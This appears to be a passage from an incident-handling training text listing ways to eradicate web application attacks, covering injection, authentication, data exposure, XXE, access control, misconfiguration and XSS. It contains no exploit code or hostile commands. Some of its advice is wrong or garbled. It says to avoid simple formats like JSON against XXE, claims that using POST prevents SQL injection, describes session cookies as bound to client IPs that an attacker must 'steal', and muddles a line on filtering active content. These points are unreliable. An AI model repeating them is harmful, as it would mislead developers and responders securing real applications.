Incident handlers can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can provide attackers with useful information. Incident handlers can use custom error pages to protect the web applications. To avoid SQL injection into the database, the incident handlers can form a connection using a non-privileged account and grant least privileges to the database, tables, and columns. Disable commands, such as xp_cmdshell, can affect the operating system. To eradicate the web application incidents thoroughly, incident handlers need to perform countermeasures for the following topics.



Eradicating Injection Attacks

The following discusses the various steps that incident handlers need to perform to eradicate the various injection attacks such as SQL injection, command injection, LDAP injection, and file injection:

- **SQL Injection Attacks**

  The following describes the different ways to eradicate SQL injection attacks:

  - **Limit the length of the user input**: Although limiting the length of the user input cannot eradicate the SQL injection attacks, this can act as a defense-in-depth security measure to filter integers and variables.
  - **Use custom error messages**: The attackers can send crafted SQL queries to the database and expect a reply in the form of error messages. By using these error messages, the attackers can further exploit the database to obtain sensitive information. As a result, the databases should always provide custom error messages created by the developers, which does not reveal much information to the attackers.
  - **Monitor DB traffic using an IDS and WAF**: The responders should monitor the database server traffic by implementing the IDS or WAF. This helps them to check the SQL injection signatures in the requests to the database and it eradicates using different strategies.
  - **Disable commands like xp_cmdshell**: The xp_cmdshell is a method for running OS commands in the context of the SQL server account. When enabled, it provides the user with complete OS security permissions that can cause security threats. Therefore, the responders must disable this option on the database.

- **Isolate the database server and web server**: The web server runs in a demilitarized zone (DMZ) since it should provide access to the public. If the attackers compromise it, the attackers can also use its privileges to access the database. Therefore, the responders should isolate a database server and a web server to avoid attacks on the database.
- **Always use a method attribute set to POST**: The POST request does not allow users to append data in the URL and manipulate the URL to perform a SQL injection. Always use a method attribute set to POST to prevent SQL injection attacks on the web server.
- **Run database service account with minimal rights**: The database users should only have minimum rights to perform their duties. Avoiding complete access will reduce the risk of data manipulation.
- **Move extended stored procedures to an isolated server**: The extended stored procedures come with a SQL server that offers the capability to manipulate the server operations, gain access to the directories, and the registries. The attackers can use the extended stored procedures while performing SQL injection attacks. As a result, the responders must move the extended stored procedures to an isolated server.
- **Use typesafe variables or functions**: The responders should make sure that the server accepts only the alphanumeric characters for the username using functions such as IsNumeric() and type-safety.
- Implement the user input validation and sanitization to restrict the malicious SQL queries to the web server and database.
- Using an account that contains complete rights to connect to the database might be risky when there is a data breach on the organization. For better safety, every account must have basic privileges in the database that the user requires to perform their functions.

- **Command Injection Attacks**

  The simplest way to protect against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter; thus, they ignore the maximum shell command problems. For those calls that must be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern. This ensures that all of the given parameters are treated as data instead of potentially executable content.

  Most system calls and the use of stored procedures with parameters that accept valid input strings to access a database or prepared statements provide significant protection. This ensures that the supplied input is treated as data, which reduces, but does not eliminate, the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize a possible attack loophole.

The other strong protection against command injections is to run web applications with the privileges that are required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a DBADMIN; otherwise, an attacker may be able to misuse administrative rights. The use of a Java sandbox in the J2EE environment stops the execution of the system commands. The usage of the external command is to check the user information when it is provided. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all of the output, return, and error codes from the call so it performs the expected work. This allows the users to determine whether something has gone wrong. Otherwise, an attack might occur and it may never be detected.

The following describes the different ways to eradicate command injection attacks:

- **Perform input validation**: User input validation restricts the users from entering improper and malformed data into the web applications. The organization must implement it to prevent injection attack incidents.
- **Escape dangerous characters**: Some characters, such as %, _, ‘, “, and \, are dangerous when they are processed by the web applications. This is because they can change the functionality of the web applications. Filter these characters to avoid various command injection attacks.
- **Use language-specific libraries**: The web applications allow the execution of external commands, such as system calls, shell commands, and SQL requests, on the web servers or databases leading to injection attacks. The programmers must use language-specific libraries that restrict the shell commands and systems calls.
- **Perform input and output encoding**: The organizations must implement input and output encoding to restrict injection attempts.
- **Use a safe API**: Attackers can scan web applications for vulnerabilities due to the existence of the interpreters. The best way to deal with this is to use a safe API instead of unsafe interpreters.
- **Structure requests**: The organization must structure requests so that the web applications treat all supplied parameters as data, rather than potentially executable content.
- **Use parameterized SQL queries**: The organization must use parameterized SQL queries. This is because they involve the segregation of a SQL query string from its query parameters values and it provides the values at the time of the execution.
- Use modular shell disassociation from the kernel.

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into the server, which allows them to exploit vulnerable parameters and execute malicious code. This kind of attack enables temporary data theft and data manipulation, which can provide attackers with persistent control of the server.

The following are different ways to eradicate file injection attacks:


- Strongly validate user input
- Consider implementing a chroot jail
- PHP: Disable allow_url_fopen and allow_url_include in php.ini
- PHP: Disable register_globals and use E_STRICT to find the uninitialized variables
- PHP: Ensure that all file and stream functions (stream_*) are carefully vetted

- **LDAP Injection Attacks**

  The LDAP injection attack is similar to a SQL injection: attacks on web apps co-opt the user's input to create LDAP queries. Execution of malicious LDAP queries in the apps creates arbitrary queries that can disclose information such as the username and password; thus, granting attackers unauthorized access and administrative privileges.

  The following lists the different ways to eradicate the LDAP injection attacks:

  - Perform type, pattern, and domain value validation for all of the input data
  - Make the LDAP filter as specific as possible
  - Validate and restrict the amount of data returned to the user
  - Implement tight access control on the data in the LDAP directory
  - Perform dynamic testing and source code analysis



Eradicating Broken Authentication and Session Management Attacks


Flaws in authentication and session management application functions allows the attacker to gain either passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

Session cookies are destined to the client's IPs by delivering a validation cookie, which includes a cryptographic token that validates that the client IP is the one in which the session token was issued. Therefore, to perform the session attack, the attacker must steal the targeted user's IP address. It is essential for the incident handlers to carefully use custom or off the shelf authentication and session management mechanisms to considerably reduce the probability of an attack due to broken authentication and session management.

The following are some methods that incident handlers can use to eradicate broken authentication and session management attacks:

- Use SSL for all authenticated parts of the application
- Verify whether all of the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET or POST
- Use multi-factor authentication to thwart brute force and stolen credential re-use attacks
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes
- Impose restrictions on the minimum length and complexity of the password; the password should be a combination of letters and numbers and it may include symbolic characters

- Change the password periodically to prevent users from reusing previous passwords
- Provide a defined number of login attempts to the user and log the number of failed login attempts
- The system should not specify whether it was the username or password that was entered incorrectly at the time of the failed login attempt
- Inform the user of the date and time for each successful, and failed, login attempt
- Adopt a single password change mechanism in case if a user is allowed to change the password regardless of the situation
- While changing the password, the system should request the new and old password from the user
- Use a server-side, secure, built-in session manager that generates a new random session ID with a high entropy after logging in
- Ensure the session IDs are not in the URL and they are stored securely as well as invalidated after logging out, remaining idle, or during timeouts




Eradicating Sensitive Data Exposure Attacks

Many web applications do not properly protect sensitive data such as credit cards, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify weakly protected data to conduct identity theft, credit-card fraud, or other crimes.

The following lists different ways that incident handlers can eradicate sensitive data exposure attacks:

- Identify the sensitive data by classifying the application data as specified by organizational policies or business needs
- Ensure that all of the sensitive data is encrypted and is not stored unnecessarily
- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely
- Ensure that the encrypted data stored on the disk is not easy to decrypt
- Use proper key management
- Make sure that all of the up-to-date and strong standard algorithms, protocols, and keys are in place
- Perform encryption with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters
- Implement encryption using directives such as HTTP Strict Transport Security (HSTS)
- Ensure that caching is disabled for a response that contains sensitive data




Eradicating XML External Entity Attacks

Understanding the importance of eradicating the XML external entity attack is essential for the incident handlers since this attack can result in the disclosure of confidential data, denial of service, server-side request forgery, and so on.

The following describes the different ways that incident handlers can eradicate the XML external entity attacks:

- Avoid processing XML input containing the reference to the external entity by the weakly configured XML parser
- XML marshalled should be configured securely
- Parse the document with a securely configured parser
- Configure the XML processor to use a local static Document Type Definition (DTD) and disable any declared DTD included in the XML document
- Disable the DOCTYPE tag or use the input validation to block the input containing it
- Avoid using simple data formats like JSON as well as the serialization of sensitive data
- Ensure all XML processors and libraries that are used by the web application or on the underlying operating system are patched or upgraded
- Incorporate positive whitelisting of server-side input validation, filtering, or sanitization to avoid hostile data within XML documents, headers, or nodes
- Check whether the XML or XSL file upload functionality authenticates the incoming XML using the XSD validation




Eradicating Broken Access Control Attacks

Incident handlers should test a control mechanism to ensure that an attacker cannot bypass it by any means. Testing should be performed on different accounts with multiple attempts to verify any unauthorized content or functions.

The following describes different ways that incident handlers can eradicate the broken access control attacks:

- Perform access control checks before redirecting the authorized user to the requested resource
- Avoid using insecure ID's to prevent the attacker from guessing it
- Provide a session timeout mechanism
- Limit file permissions to authorized users from misuse
- Avoid a client-side caching mechanism
- Remove session tokens on the server side when the user logs out




Eradicating Security Misconfiguration Attacks

Security misconfiguration makes web applications potentially vulnerable and it may provide attackers with access to them, to files, and to other application-controlling functions. Insufficient transport layer protection would allow the attackers to obtain unauthorized access to sensitive information and the opportunity to perform attacks such as account theft, phishing, and compromising administrative accounts. Encrypt all communications between the website and the client to prevent attacks from occurring because of insufficient transport layer protection.

The following are different ways that incident handlers can eradicate security misconfiguration attacks:

- Configure all security mechanisms and disable all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for the latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to the web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure the SSL provider to support only strong algorithms
- Ensure the certificate is valid, not expired, and it matches all of the domains used by the site
- Backend and other connections should also use SSL or other encryption technologies




Eradicating XSS Attacks

XSS is one type of input validation attack that can target the flawed input validation mechanism of web applications for the purposes of malicious activities. Attackers embed a malicious script into the web app input gates, which allows them to bypass the security measures imposed by the apps.

The following describes the different ways that incident handlers can eradicate XSS attacks:

- Ensure that the application performs proper validation of all the parameters of a user request such as headers, cookies, query strings, form fields, and hidden fields against a rigorous specification. Incident handlers must maintain a strong policy for allowing and blocking the content based on considering their content type.
- Use testing tools extensively during the design phase to eliminate the XSS holes in the application before it goes into use.
- The attackers can use techniques like remote file inclusion and try to inject a malicious file into web server to execute malicious scripts for data manipulation or data theft. Incident handlers must deploy WAFs into the web server to block the malicious files.
- Incident handlers must check for the conversion of all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums.
- The meta-characters are suspicious and might cause XSS attack on the web servers; incident handlers must encode input and output for filtering meta-characters in the input.
- Do not always trust websites that use HTTPS when it comes to XSS.
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users.

- Deploy public key infrastructure (PKI) for authentication that actually checks to ascertain that the script introduced is authenticated.
- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to XSS. It is hard to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code and search all of the places where the input from an HTTP request comes as an output through HTML.
- The attacker uses a variety of different HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent for scanning websites for these flaws. If scanning discovers a vulnerability in one website, there is a high chance of it being vulnerable to other attacks.
- Review the website code to protect it against XSS attacks. Check the robustness of the code by reviewing and comparing it against exact specifications. Check the following areas: the headers, as well as the cookies, the query string form fields, and the hidden fields.
- During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode the known filters for active content. A “positive security policy” is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are hard to maintain since they are incomplete.
- Input fields should be limited to a maximum since most script attacks need several characters to initiate.

